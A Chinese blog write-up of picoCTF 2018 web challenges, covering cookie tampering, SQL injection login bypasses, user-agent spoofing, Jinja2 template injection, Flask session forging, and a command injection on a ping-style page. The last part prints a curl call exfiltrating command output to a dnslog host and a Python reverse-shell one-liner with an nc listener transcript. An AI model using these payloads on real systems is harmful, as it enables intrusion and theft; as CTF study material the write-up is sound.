picoCTF2018 Writeup之Web Exploitation

原创

zwish 于 2019-09-16 22:31:44 发布 1131 收藏 1
分类专栏： ctf 文章标签： picoctf2018 wp

My New Website

打开发现是个登录界面，随便输入账号密码登陆成功，然后发现cookie里面有个admin字段为false，改为True(一定要大写)

得到flag：picoCTF{l0g1ns_ar3nt_r34l_92020990}

Irish Name Repo

没有任何过滤的注入，直接到/admin登录页面，使用万能密码`admin' or '1'='1`登录即可


my robots

提示了robots，应该是robots.txt,访问robots.txt,看到了页面：74efc.html


得到flag：picoCTF{th3_w0rld_1s_4_danger0us_pl4c3_3lli0t_74efc}

no login


session里有jwt



解码一下。



和前面那题一样cookie加入`admin=1`即可。



flag:`picoCTF{n0l0g0n_n0_pr0bl3m_26b0181a}`

secret Agent

打开题目，点击flag按钮，发现提示：you are not google...

修改UA，先是修改为chrome，发现还是不行，看了一下网上的解答，发现可以修改为Googlebot（google爬虫）。

```
Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible;
Googlebot/2.1; +http://www.google.com/bot.html)
```

这里也可以直接利用curl命令：`curl -s http://2018shell.picoctf.com:46162/flag --user-agent googlebot | grep pico`

Buttons

提示：(1) What's different about the two buttons?

f12查看一下，发现第一个button提交的方式是post，第二个提交方式为get，将第二个提交方式也改为post，得到flag

The Vault

提示我们需要登录，源码为：

```
<?php
  ini_set('error_reporting', E_ALL);
  ini_set('display_errors', 'On');
```

```
  include "config.php";
  $con = new SQLite3($database_file);

  $username = $_POST["username"];
  $password = $_POST["password"];
  $debug = $_POST["debug"];
  $query = "SELECT 1 FROM users WHERE name='$username' AND password='$password'";

  if (intval($debug)) {
    echo "<pre>";
    echo "username: ", htmlspecialchars($username), "\n";
    echo "password: ", htmlspecialchars($password), "\n";
    echo "SQL query: ", htmlspecialchars($query), "\n";
    echo "</pre>";
  }

  //validation check
  $pattern ="/.*['\"].*OR.*/i";
  $user_match = preg_match($pattern, $username);
  $password_match = preg_match($pattern, $username);
  if($user_match + $password_match > 0)  {
    echo "<h1>SQLi detected.</h1>";
  }
  else {
    $result = $con->query($query);
    $row = $result->fetchArray();

    if ($row) {
      echo "<h1>Logged in!</h1>";
      echo "<p>Your flag is: $FLAG</p>";
    } else {
      echo "<h1>Login failed.</h1>";
    }
  }

?>

/*
htmlspecialchars() 函数把预定义的字符转换为 HTML 实体。
预定义的字符是：
 & (& 符号)   &amp;
" (双引号)     &quot;，除非设置了 ENT_NOQUOTES
' (单引号)     设置了 ENT_QUOTES 后， &#039; (如果是 ENT_HTML401) ，或者 &apos; (如果是 ENT_XML1、 ENT_XHTML 或
ENT_HTML5)。
< (小于)  &lt;
> (大于)  &gt;
preg_match 函数用于执行一个正则表达式匹配。
int preg_match ( string $pattern , string $subject [, array &$matches [, int $flags = 0 [, int $offset = 0
]]] )

搜索 subject 与 pattern 给定的正则表达式的一个匹配。
参数说明：
 $pattern: 要搜索的模式，字符串形式。
 $subject: 输入字符串。

 /i 大小写不敏感
*/
```

发现只过滤了or，可以使用like注入

like 全局模糊查找文件命名 通过条件通过 like %search%

如果查找的关键字是% 那么就成了 like %%% 就会查找出所有的文件

构造：admin' like '%' --

得到flag：picoCTF{w3lc0m3_t0_th3_vau1t_e4ca2258}

Flaskcards

Question

> We found this fishy website for flashcards that we think may be sending secrets. Could you take a look?

Hint

> Are there any common vulnerabilities with the backend of the website?
>
> Is there anywhere that filtering doesn't get applied?
>
> The database gets reverted every 2 hours so your session might end unexpectedly. Just make another user

Solution

从题目名字推测网站用的应该是flask框架，根据hint来看应该是SSTI漏洞。

访问http://2018shell1.picoctf.com:23547/{{ 1+1 }}，并没有返回特殊的数据，说明网站错误机制应该没有问题，切入点不在这。注册账号并登陆，发现多了`Creating cards`、`Listing cards`。

在`Creating cards`的Question和answer处输入*{{1+1}}*，然后切换到`Listing Cards`，发现两处都变成了2而不是1。

读取*{{ config.items() }}*，发现`secretkey`就是flag。

```
dict_items([('DEBUG', False), ('PREFERRED_URL_SCHEME', 'http'), ('SQLALCHEMY_POOL_TIMEOUT', None),
('JSON_AS_ASCII', True),
('PROPAGATE_EXCEPTIONS', None), ('ENV', 'production'), ('SQLALCHEMY_POOL_RECYCLE', None),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(31)),
('JSON_SORT_KEYS', True), ('SQLALCHEMY_TRACK_MODIFICATIONS', False), ('SERVER_NAME', None),
('TRAP_BAD_REQUEST_ERRORS', None),
('MAX_COOKIE_SIZE', 4093), ('USE_X_SENDFILE', False), ('EXPLAIN_TEMPLATE_LOADING', False),
('BOOTSTRAP_LOCAL_SUBDOMAIN', None),
('APPLICATION_ROOT', '/'), ('BOOTSTRAP_USE_MINIFIED', True), ('MAX_CONTENT_LENGTH', None),
('BOOTSTRAP_QUERYSTRING_REVVING', True),
('TRAP_HTTP_EXCEPTIONS', False), ('SESSION_COOKIE_PATH', None), ('TESTING', False),
('SQLALCHEMY_COMMIT_ON_TEARDOWN', False),
('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SQLALCHEMY_POOL_SIZE', None), ('SESSION_COOKIE_HTTPONLY', True),
('SESSION_COOKIE_NAME', 'session'),
('SESSION_COOKIE_SECURE', False), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('TEMPLATES_AUTO_RELOAD', None),
('SESSION_COOKIE_SAMESITE', None),
('JSONIFY_MIMETYPE', 'application/json'), ('SQLALCHEMY_RECORD_QUERIES', None), ('SESSION_COOKIE_DOMAIN',
False), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(0, 43200)),
('SQLALCHEMY_NATIVE_UNICODE', None), ('SQLALCHEMY_BINDS', None), ('SQLALCHEMY_DATABASE_URI', 'sqlite://'),
('SQLALCHEMY_ECHO', False),
('BOOTSTRAP_SERVE_LOCAL', False), ('BOOTSTRAP_CDN_FORCE_SSL', False),
('SECRET_KEY', 'picoCTF{secret_keys_to_the_kingdom_584f8327}'),
('SESSION_REFRESH_EACH_REQUEST', True), ('SQLALCHEMY_MAX_OVERFLOW', None)])
```

flag:`picoCTF{secret_keys_to_the_kingdom_584f8327}`

SSTI：

关于 SSTI，这里给两篇文章：

https://www.xmsec.cc/ssti-and-bypass-sandbox-in-jinja2/

http://www.freebuf.com/articles/web/136118.html http://www.freebuf.com/articles/web/136180.html
http://www.freebuf.com/vuls/83999.html

Flaskcards Skeleton key

题目页面和`Flaskcard`一样，但这题要求作为admin登录，访问/admin得到一段session,需要先创建一个账户登录，然后将session经过处理，再重新发送（这里可以直接将重新发送的链接：链接地址/admin）

```
.eJwlz01qAzEMQOG7eJ2FLFmynMsMsn5oKbQwk6xK755AD_Dge7_tqDOvj3Z_nM-
8teMz2r3ZWmtPNozsDGtqhiwhKFvkaqAwXXnrHouZQACZGIHDFVmKFowu7hNMdaDEtgjaxA5u3N1rAeY
tibk62TIrb3YzvD_v3GVE7c
```


使用解密工具https://github.com/noraj/flask-session-cookie-manager

修改user_id为1得到新session

```
C:\Users\zw\Desktop\ctf_test\ctf工具\python脚本\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py decode -c "
.eJwlz01qAzEMQOG7eJ2FLFmynMsMsn5oKbQwk6xK755AD_Dge7_tqDOvj3Z_nM-8teMz2r3ZWmtPNozsDGtqhiwhKFvkaqAwXXnrHouZQACZGIHDFVmKFowu7hNMdaDEtgjaxA
5u3N1rAeYW6QDqKWaEWJS4akxy203W_DrrePx85ffb03nvCGFMTSozwCHgBZIcNFGGhmB4vbvnlef_xGh_LwaLPko.EFqghw.RXW-tibk62TIrb3YzvD_v3GVE7c" -s "06f4e
efabf03b8f4e521fbdada13f65c"
{'_fresh': True, '_id': 'a999b75a2de150978ed69630fa93c8a0807c85b8b495530602535205dc8256f390416cc70a88426dbadd3b35c0ca51ccf902eb661008ce
6aa322f3e29f473c0b', 'csrf_token': '15bbdd652e8e3faa02460cf06e5d372648d62dcf', 'user_id': '4'}

C:\Users\zw\Desktop\ctf_test\ctf工具\python脚本\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py encode -t "
{'_fresh': True, '_id': 'a999b75a2de150978ed69630fa93c8a0807c85b8b495530602535205dc8256f390416cc70a88426dbadd3b35c0ca51ccf902eb661008ce
6aa322f3e29f473c0b', 'csrf_token': '15bbdd652e8e3faa02460cf06e5d372648d62dcf', 'user_id': '1'}" -s "06f4eefabf03b8f4e521fbdada13f65c"
.eJwlz01qAzEMQOG7eJ2FLFmynMsMsn5oKbQwk6xK755AD_Dge7_tqDOvj3Z_nM-8teMz2r3ZWmtPNozsDGtqhiwhKFvkaqAwXXnrHouZQACZGIHDFVmKFowu7hNMdaDEtgjaxA
5u3N1rAeYW6QDqKWaEWJS4akxy203W_DrrePx85ffb03nvCGFMTSozwCHgBZIcNFGGhmB4vbvnlef_RG9_LwaCPkc.XXkPbw.zvgBMw9ibzRbvvoUNPoZKkROENw

C:\Users\zw\Desktop\ctf_test\ctf工具\python脚本\flask-session-cookie-manager-master>
```




fancy alive monitoring

js检查可以直接忽略，关键看正则过滤。

```
...
if ($ip) {
    // super fancy regex check!
    if (preg_match('/^(([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5]).){3}([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-
9]|25[0-5])/',$ip))
...
```

正则结尾没有写$，所以ip后面可以插入任意字符。页面没有命令回显，就可以用DNSlog查看命令执行返回的信息。

输入 `ip=0.0.0.0;curl 9luhoo.dnslog.cn/whoami`` 发现可以收到回显。



Get SubDomain Refresh Record

9luhoo.dnslog.cn

DNS Query Record	IP Address	Created Time
9luhoo.dnslog.cn	3.18.132.117	2019-09-12 21:31:50
9luhoo.dnslog.cn	3.18.132.117	2019-09-12 21:31:50

也可以直接反弹shell，更方便。使用python来反弹shell。

```
ip=0.0.0.0;python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("your_vps_ip",port));os.d
up2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```


在vps上开启nc监听。

```
~ nc -lvvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [18.224.157.204] port 8888 [tcp/*] accepted (family 2, sport 42170)
/bin/dash: 0: can't access tty; job control turned off
$ ls
index.php
index.txt
the-secret-1335-flag.txt
xinet_startup.sh
$ cat the-secret-1335-flag.txt
Here is your flag: picoCTF{n3v3r_trust_a_b0x_d7ad162d}
```

flag:`picoCTF{n3v3r_trust_a_b0x_d7ad162d}`

Help me reset2

打开登录界面，发现一个forgot you password的选项，点击后发现可以重置密码，但需要用户名，在主页查看源码，可以发现最后有注释告诉了我们作者id，试着填入，发现出来一个重置问题，f12发现session里有信息，又是flask的session，使用flask的解密工具：



输入答案，重置密码登录得到flag

a simple question

查看源码，发现注释提示源码在answer2.phps


```
<?php
  include "config.php";
  ini_set('error_reporting', E_ALL);
  ini_set('display_errors', 'On');

  $answer = $_POST["answer"];
  $debug = $_POST["debug"];
  $query = "SELECT * FROM answers WHERE answer='$answer'";
  echo "<pre>";
  echo "SQL query: ", htmlspecialchars($query), "\n";
  echo "</pre>";
?>
<?php
  $con = new SQLite3($database_file);
  $result = $con->query($query);

  $row = $result->fetchArray();
  if($answer == $CANARY)  {
    echo "<h1>Perfect!</h1>";
    echo "<p>Your flag is: $FLAG</p>";
  }
  elseif ($row) {
    echo "<h1>You are so close.</h1>";
  } else {
    echo "<h1>Wrong.</h1>";
  }
?>
```

sql盲注

使用sqlmap跑一遍：



虽然跑出来了，但提交过后发现得不到flag。。

其余没有的题，我做的时候都挂了。。。。